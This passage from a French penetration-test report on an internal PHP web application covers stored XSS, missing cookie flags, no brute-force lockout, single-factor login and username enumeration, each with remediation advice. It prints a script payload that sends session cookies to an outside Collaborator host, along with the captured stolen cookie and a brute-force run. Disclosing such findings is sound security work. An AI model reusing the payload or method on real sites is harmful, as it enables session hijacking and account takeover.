


Figure 35 - Page de création d'un nouveau compte client

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
5278	https://[redacted]	POST	/annonceur/saveCompteClient		✓	200	469	JSON			

Request

```
1 POST /annonceur/saveCompteClient HTTP/2
2 Host: [redacted]
3 Cookie: PHPSESSID=dpqcls37j2j4b7ta0rq234aii3; [redacted]
4 Content-Length: 513
5 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
6 Accept-Language: en-GB
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko) Chrome/126.0.6478.127 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Accept: application/json, text/javascript, */*; q=0.01
11 X-Requested-With: XMLHttpRequest
12 Sec-Ch-Ua-Platform: "macOS"
13 Origin: https://[redacted]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://[redacted]/annonceur/createCustomerAccount?numClient=3250&link=search
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 societe=Pentest&adresse=Pentest%3Cscript%3Enew+Image().src%3D'http%3A%2F%2Fbt84vooot9gl6xiokvheel3muslgb40.oastify.com%2F%3F%3D'%2Bdocument.cookie%3B%3C%2Fscript%3E&codepostal=75001&ville=PARIS&pays=216
delaiReglement=2237&modeReglement=&gestIva=a&contactCivilite=M.&contactNom=Pentest&contactPrenom=Pentest&contactMail=thomas.charon%40macyber.fr&contactFunction=Pentest&contactTelephone=&contactMobile=&contactMsn=&numClient=003250&link=search
```

Response

```
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Content-Type: text/html; charset=utf-8
4
5
6 Pragma: no-cache
7 Referrer-Policy: strict-origin-when-cross-origin
8 X-Content-Type-Options: nosniff
9 X-Xss-Protection: 0
10
11 {"success":true,"message":"\u003Cp\u003EThe customer account has been recorded\u003C/p\u003E\n","numClient":"003250","nbSuggestClient":"0","suggestClient":""}]"
```

Figure 36 - Requête POST /annonceur/saveCompteClient insérant la charge utile en base de données

Dashboard Target Proxy Intruder Repeater Collaborator (3) Sequencer Decoder Comparer Logger Organizer Extensions Learn Additional Scanner Checks CSP Authorize HaE

1 x +

Payloads to generate: 1 Include Collaborator server location Polling automatically

#	Time	Type	Payload	Source IP address	Comment
1	[redacted]	DNS	bt84vooot9gl6xiokvheel3muslgb40	[redacted]	
2	[redacted]	DNS	bt84vooot9gl6xiokvheel3muslgb40	[redacted]	
3	[redacted]	HTTP	bt84vooot9gl6xiokvheel3muslgb40	[redacted]	
4	[redacted]	HTTP	bt84vooot9gl6xiokvheel3muslgb40	[redacted]	

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

```
1 GET /?c=PHPSESSID=am10d017m7stla4vj0i9o5htir; [redacted] HTTP/1.1
2 Host: bt84vooot9gl6xiokvheel3muslgb40.oastify.com
3 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
4 Accept-Language: en-GB
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: cross-site
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://[redacted]
13 Accept-Encoding: gzip, deflate, br
14 Priority: i
15 Connection: keep-alive
16
17
```

Figure 37 - Requête reçue par Burp Collaborator comportant les cookies de la victime

Ce type d'attaque est également possible via les autres requêtes mentionnées dans la partie Description.

Dans le cas de la XSS reflétée, elle nécessite l'interaction de la victime car le code malveillant doit faire partie de l'URL (GET /banniere/testBanner?testBanner=<PAYLOAD>). Un adversaire devra donc convaincre sa victime de cliquer sur un lien malveillant.

En revanche, le cas de l'autre XSS stockée (POST /adminNotifications/save) est particulièrement critique. En effet, comme développé dans la V2 - Pages administrateur accessibles aux utilisateurs peu privilégiés, il est possible pour n'importe quel utilisateur d'accéder à cette requête et par conséquent d'exécuter du code dans le navigateur de tous les utilisateurs connectés.



En plus de l'attaque démontrée, il est par ailleurs possible de modifier la structure des pages HTML. Par conséquent, d'autres attaques tel que la redirection vers des sites malveillants ou l'hameçonnage par création d'une fausse mire de connexion sont également possibles.

Toutes ces attaques peuvent avoir un impact important d'un point de vue métier. Un adversaire ayant réussi à usurper l'identité d'un administrateur pourrait en effet accéder à des données confidentielles, modifier des données dans un but de sabotage ou encore provoquer des défaillances de l'application. Cette application étant utilisée en interne, les attaques par hameçonnage ou par redirection vers des sites malveillant pourraient pareillement mener à une compromission d'actifs internes (réutilisation de mot de passe, téléchargement de rançongiciels, etc.).

La réalisation de l'un de ces scénarios exposerait l'organisation à des impacts importants en termes juridiques, financiers et même d'image de marque.

Recommandation :

Il est recommandé de systématiquement encoder les caractères spéciaux dans les entrées utilisateur afin de les rendre inoffensives côté client. Pour ce faire, il est recommandé d'utiliser la fonction PHP `htmlspecialchars()`.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/Laravel_Cheat_Sheet.html#cross-site-scripting-xss
- <https://www.php.net/manual/fr/function htmlspecialchars.php>

V5 : Les attributs de sécurité des cookies ne sont pas configurés -



Périmètre :

- Application Web

Description :

Un cookie est une variable stockée sur l'ordinateur d'un utilisateur par le navigateur web lorsqu'il visite un site. Les cookies sont utilisés par les sites web pour stocker des informations telles que les préférences des utilisateurs, les sessions de connexion et d'autres données de suivi.

L'attribut `Secure` est une directive dans la création d'un cookie qui spécifie que le cookie ne doit être transmis que sur une connexion `HTTPS` sécurisée. Cela signifie que le cookie ne sera envoyé au serveur que si la communication entre le navigateur et le serveur est chiffrée, garantissant ainsi une sécurité accrue contre les attaques telles que l'interception de données.

L'attribut `httpOnly` est une directive dans la création d'un cookie qui spécifie que le cookie est inaccessible via le code JavaScript exécuté dans le navigateur. Cela signifie que le cookie ne peut être lu ou modifié que par le serveur via les requêtes HTTP, ce qui réduit le risque d'attaques de type cross-site scripting (XSS), où des scripts malveillants pourraient autrement accéder aux cookies sensibles de l'utilisateur.

Durant le pentest, il a été observé qu'aucun des cookies utilisés par l'application n'avait les attributs `Secure` ou `httpOnly` de configuré.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
PHPSESSID	am10d0i7m7stla4vj0i9o5htir	[REDACTED]	/	Session	35		
[REDACTED]	[REDACTED]	[REDACTED]	/	Session	8		
[REDACTED]	[REDACTED]	[REDACTED]	/	Session	13		
[REDACTED]	[REDACTED]	[REDACTED]	/	Session	11		
[REDACTED]	[REDACTED]	[REDACTED]	/	Session	50		
[REDACTED]	[REDACTED]	[REDACTED]	/	Session	12		

Figure 38 - Liste des cookies liés à l'application

Impact :

L'impact de cette vulnérabilité est évalué comme étant majeur.

En ne configurant pas les attributs de sécurité des cookies de session, l'application expose ses utilisateurs à diverses attaques permettant à un adversaire de récupérer ces cookies dans le but d'usurper l'identité de leur propriétaire.

Durant le pentest, il a par exemple été possible de réaliser des requêtes vers l'application sans chiffrement en utilisant le protocole HTTP. L'attribut `Secure` n'étant pas paramétré sur les cookies, ceux-ci ont par conséquent été envoyés en clair sur le réseau à destination du serveur. Un attaquant sur le même réseau que la victime pourrait donc intercepter cet échange en clair et récupérer le cookie de session.




Figure 39 - Requête http vers uat.portal.wayne.corp prouvant que le cookie de session est envoyé en clair sur le réseau

De la même manière, l'absence de l'attribut `httpOnly` sur les cookies a permis aux pentesteurs de récupérer le cookie de session à l'aide d'une injection de code JavaScript (cf. **V4 - Absence de neutralisation des entrées (XSS)**).

Ces différentes attaques illustrent le fait qu'un adversaire présent sur le même réseau que la victime ou ayant accès à un compte peu privilégié pourrait entrer en possession du cookie de session d'un autre utilisateur, ce qui lui permettrait d'usurper l'identité de celui-ci et d'élever ses privilèges.

En fonction du type de compte compromis, l'attaquant pourrait soit accéder à des données sensibles soit exploiter d'autres vulnérabilités.

Recommandation :

Il est recommandé de modifier le fichier de configuration PHP (`php.ini`) de sorte que le cookie de session dispose des attributs `Secure` et `httpOnly`.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#secure-attribute
- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#httponly-attribute
- https://cheatsheetseries.owasp.org/cheatsheets/PHP_Configuration_Cheat_Sheet.html#php-session-handling

V6 : Absence de restrictions en cas de tentatives d'authentification excessives - ★★★

Périmètre :

- Application Web

Description :

Durant le pentest, il a été observé que la requête d'authentification ne comportait pas de restrictions en cas de tentatives d'authentification excessives.



Figure 40 - Interface Burp Suite Intruder permettant de lancer une attaque par force brute sur le champ pass de la requête d'authentification




Figure 41 - Interface Burp Suite Intruder permettant de sélectionner les mots de passe avec lesquels l'attaque par force brute sur le champ pass de la requête d'authentification sera réalisée

Request	Payload	Status code	Response received	Error	Timeout	Length
90	spongebob	200	198			332
91	joseph	200	168			332
92	junior	200	196			332
93	s\$(kXxKJlzy9v(psFV~Qh'KG&RuIA<	200	184			547

Request	Response
93	<pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Date: [REDACTED] 4 Referrer-Policy: strict-origin-when-cross-origin 5 Set-Cookie: [REDACTED] 6 Set-Cookie: SKEY_users=b084a98cd394baed4bfbf3a02bc95b7466f8b357; path=/ 7 Set-Cookie: [REDACTED] 8 Set-Cookie: [REDACTED] 9 Set-Cookie: [REDACTED] 10 X-Content-Type-Options: nosniff 11 X-Xss-Protection: 0 12 13 {"success":true,"message":null,"landingPage":null}</pre>

Figure 42 - Résultat de l'attaque par force brute prouvant qu'il est possible de se connecter au compte après plus de 90 requêtes infructueuses

Impact :

L'impact de cette vulnérabilité est évalué comme étant majeur.

En n'implémentant pas de blocage de compte après un certain nombre de requêtes infructueuses, l'application expose ses utilisateurs à des attaques par force brute.

Un attaquant connaissant l'identifiant d'un utilisateur pourrait utiliser cette vulnérabilité dans le but de prendre le contrôle du compte. Une fois en possession de ce compte, l'attaquant pourrait exfiltrer des données et, en fonction de ses permissions, exploiter d'autres vulnérabilités comme la **V4 - Absence de neutralisation des entrées (XSS)**, la **V2 - Pages administrateurs accessibles aux utilisateurs peu privilégiés** ou la **V3 - Absence de neutralisation des éléments spéciaux SQL (SQLi)**.

Ces scénarios exposent l'application à une compromission de la confidentialité et de l'intégrité de ses données. Les plus critiques d'entre eux exposent également l'application à des interruptions de service.



Recommandation :

Il est recommandé de mettre en place un verrouillage du compte qui empêche toute nouvelle tentative de connexion pendant une certaine période après un certain nombre d'échecs.

Le compteur de tentatives de connexion infructueuses devrait être lié au compte plutôt qu'à l'adresse IP source afin de contrecarrer les attaquants qui tentent de se connecter à partir de plusieurs adresses IP.

Voici une proposition :

- Le nombre de tentatives infructueuses avant que le compte ne soit verrouillé, également appelé **seuil de verrouillage**, devrait être de **5 tentatives**.
- La période pendant laquelle ces tentatives doivent avoir lieu, aussi appelée **fenêtre d'observation**, devrait être de **5 minutes**.
- La durée durant laquelle le compte est bloqué, c'est-à-dire la **durée du blocage**, devrait être de **10 minutes**.

Lors de la création d'un système de verrouillage de compte, il est essentiel de s'assurer qu'il ne peut pas être exploité pour provoquer un déni de service en verrouillant des comptes appartenant à d'autres utilisateurs. Une précaution possible consiste à permettre aux utilisateurs de se connecter en utilisant la fonction de mot de passe oublié, même si leur compte est actuellement verrouillé.

De plus, il est recommandé d'utiliser un système CAPTCHA robuste pour contrecarrer les tentatives de connexion automatique aux comptes utilisateurs. Néanmoins, de nombreuses implémentations de CAPTCHA présentent des vulnérabilités qui peuvent être exploitées par des méthodes automatisées ou confiées à des services externes capables de les résoudre. Par conséquent, les CAPTCHA doivent être considérés comme une mesure de défense supplémentaire, augmentant le temps et le coût des attaques par force brute plutôt que de servir de mesure préventive infaillible.

Il est conseillé de n'exiger la résolution du CAPTCHA qu'après un nombre limité de tentatives de connexion infructueuses, plutôt que de l'imposer dès la première connexion.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#login-throttling

V7 : L'authentification repose sur un facteur unique - ★★

Périmètre :

- Application Web

Description :

L'authentification à facteur unique est un processus de sécurité qui nécessite une seule méthode pour vérifier l'identité d'un utilisateur. Habituellement, cela implique l'utilisation d'un nom d'utilisateur et d'un mot de passe. Une fois que l'utilisateur entre ses informations d'identification, le système les vérifie et lui accorde l'accès aux ressources ou aux services appropriés.

Durant le pentest, il a été observé que l'authentification de l'application web reposait sur un facteur unique, un couple nom d'utilisateur / mot de passe, et ne permettait pas de configurer une authentification à facteurs multiples.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
7144	https://[redacted]	POST	/access/connect		✓	200	547	JSON			

Request		Response	
Pretty	Raw	Hex	Render
1	POST /access/connect	1	HTTP/2 200 OK
2	Host: [redacted]	2	Content-Type: text/html; charset=utf-8
3	Cookie: PHPSESSID=n10a9qiau5rfrn2b6cmurgq6286;	3	Date: [redacted]
4	Content-Length: 82	4	Referrer-Policy: strict-origin-when-cross-origin
5	Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"	5	Set-Cookie: [redacted]
6	Accept-Language: en-GB	6	Set-Cookie: [redacted]
7	Sec-Ch-Ua-Mobile: ?0	7	Set-Cookie: [redacted]
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36	8	Set-Cookie: [redacted]
9	Content-Type: application/x-www-form-urlencoded; charset=UTF-8	9	Set-Cookie: [redacted]
10	Accept: application/json, text/javascript, */*; q=0.01	10	X-Content-Type-Options: nosniff
11	X-Requested-With: XMLHttpRequest	11	X-Xss-Protection: 0
12	Sec-Ch-Ua-Platform: "macOS"	12	
13	Origin: https://[redacted]	13	{"success": true, "message": null, "landingPage": null}
14	Sec-Fetch-Site: same-origin		
15	Sec-Fetch-Mode: cors		
16	Sec-Fetch-Dest: empty		
17	Referer: https://[redacted]/access?uri=%2Findex%2FaccesDenied		
18	Accept-Encoding: gzip, deflate, br		
19	Priority: u=1, i		
20			
21	login=thomas.charon.compta&pass=s%24(kXxKJlzy9v(psFV~Qh'KG%26RuIA%3C&fullIso=en_US		

Figure 43 - Requête d'authentification

Impact :

L'impact de cette vulnérabilité est évalué comme étant moyen.

En ne permettant pas à ses utilisateurs de configurer une authentification à facteurs multiples, l'application expose ses utilisateurs à des attaques potentiellement plus graves et à un plus grand risque de compromission de leurs comptes.

L'utilisation exclusive de l'authentification à facteur unique augmente la probabilité d'accès non autorisé par des tiers malveillants, car elle laisse les comptes vulnérables aux attaques par hameçonnage, par force brute et d'autres méthodes d'exploitation des identifiants utilisateur.



Recommandation :

Il est recommandé de permettre aux utilisateurs de configurer une authentification à facteur multiple s'ils le désirent. Pour se faire, il est recommandé de vous baser sur un algorithme permettant de générer un mot de passe à usage unique comme le TOTP (*Time based One Time Password* en anglais) celui-ci étant largement supportés par les appareils mobiles.

Dans l'idéal, pour les utilisateurs les plus privilégiés, comme les administrateurs par exemple, cette configuration devrait être obligatoire.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html

V8 : Disparité de réponse observable entre les requêtes d'authentification - ★★

Périmètre :

- Application Web

Description :

L'énumération de noms d'utilisateur par le biais d'une disparité de réponse observable est une technique dans laquelle un adversaire exploite les incohérences ou les variations dans les réponses d'un système pour identifier les noms d'utilisateur valides. Cette méthode consiste à interagir avec un système, généralement par le biais d'outils automatisés, à analyser et à comparer les réponses reçues pour distinguer les noms d'utilisateur valides de celles qui ne le sont pas.

Durant le pentest, la requête d'authentification s'est révélée vulnérable à l'énumération de noms d'utilisateur. Le problème est que le message d'erreur retourné n'est pas identique si le nom d'utilisateur existe en base de données ou non.




Figure 44 - Message d'erreur dans le cas d'un nom d'utilisateur valide




Figure 45 - Message d'erreur dans le cas d'un nom d'utilisateur non valide

Impact :

L'impact de cette vulnérabilité est évalué comme étant moyen.

En renvoyant des erreurs différentes si le nom d'utilisateur existe en base de données ou non, l'application web s'expose à des attaques de récolte de comptes. En exploitant cette vulnérabilité, un adversaire pourrait systématiquement identifier les noms d'utilisateurs valides sur l'application web.

Durant le pentest, il a été possible de faire des dizaines de requêtes d'authentification et de discriminer les comptes existants des comptes n'existant pas.

